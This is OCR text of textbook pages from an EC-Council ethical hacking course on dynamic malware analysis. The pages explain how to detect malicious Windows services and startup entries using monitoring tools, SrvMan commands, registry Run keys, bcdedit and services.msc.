
Some additional registry monitoring tools are as follows:

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registrar Registry Manager (*https://www.resplendence.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to get remote control of the victim's machine and pass malicious instructions
- Malware rename their processes to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services registry keys to hide its processes
- Use Windows services monitoring tools such as Windows Service Manager (SrvMan) to trace malicious services initiated by the malware



Windows Service Monitoring Tools

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker (*https://processhacker.sourceforge.io*)
- Netwrix Service Monitor (*https://www.netwrix.com*)
- AnVir Task Manager (*https://www.anvir.com*)
- Service+ (*https://www.activeplus.com*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Services Monitoring

Attackers design malware and other malicious code such that they install and run on a computer in the form of services. As most services run in the background to support processes and applications, the malicious services are invisible even when they are performing harmful activities in the system and they can function without intervention or input. Malware spawns Windows services that allow attackers to remotely control the victim's machine and pass malicious instructions. Malware may also adopt rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as a SYSTEM account or other privileged accounts, which provide greater access compared to user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspicious file during dynamic analysis using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

- **Windows Service Manager (SrvMan)**

  Source: *http://tools.sysprogs.org*

  SrvMan has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is automatically closed).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can use SrvMan's command-ine interface to perform the following tasks:

- **Create services**

```
srvman.exe add <file.exe/file.sys> [service name] [display name]
[/type:<service type>] [/start:<start mode>] [/interactive:no]
[/overwrite:yes]
```

- **Delete services**

```
srvman.exe delete <service name>
```

- **Start/stop/restart services**

```
srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe restart <service name> [/delay:<delay in msec>]
```

- **Install and start a legacy driver with a single call**

```
srvman.exe run <driver.sys> [service name] [/copy:yes]
[/overwrite:no] [/stopafter:<msec>]
```




Figure 7.79: Screenshot of Windows Service Manager

Some additional Windows service monitoring tools are as follows:

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker *(https://processhacker.sourceforge.io)*
- Netwrix Service Monitor *(https://www.netwrix.com)*
- AnVir Task Manager *(https://www.anvir.com)*
- Service+ (*https://www.activeplus.com*)


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like Autoruns for Windows and WinPatrol to detect suspicious startup programs and processes

- Steps to manually detect hidden malware are listed as follows:
  - Check startup program entries in the registry editor
  - Check device drivers that are automatically loaded
    - `C:\Windows\System32\drivers`
  - Check `boot.ini` or `bcd` (bootmgr) entries
  - Check Windows services that are automatically started
    - Go to Run → Type services.msc → Sort by Startup Type
  - Check the startup folder
    - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

Autoruns for Windows



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Startup Programs Monitoring

Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools such as Autoruns for Windows is essential for detecting malware.

Steps to manually detect hidden malware:

- **Step 1: Check startup program entries in the registry**

  Startup items such as programs, shortcuts, folders, and drivers are set to run automatically at startup when users log into a Windows OS (e.g., Windows 10). Startup items can be added by the programs or drivers installed, or manually by the user. Programs that run on Windows 10 startup can be located in these registry entries, such as Windows startup setting, Explorer startup setting, and IE startup setting.

  - **Windows Startup Setting**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`

  - **Explorer Startup Setting**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup

- IE Startup Setting

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\URLSearchHooks

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Toolbar

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\MenuExt

- **Step 2: Check device drivers automatically loaded**

Navigate to `C:\Windows\System32\drivers` to check the device drivers.




Figure 7.80: Screenshot displaying drivers folder

- **Step 3: Check boot. ini or bcd (bootmgr) entries**

Check **boot.ini** or **bcd** (bootmgr) entries using the command prompt. Open **command prompt** with administrative privileges, type **bcdedit**, and press **Enter** to view all the boot manager entries.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.81: Screenshot displaying boot info

- **Step 4: Check Windows services that start automatically**

  Go to **Run** → Type **services.msc** and press Enter. Sort the services by **Startup Type** to check the Windows services list for services that automatically start when the system boots.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

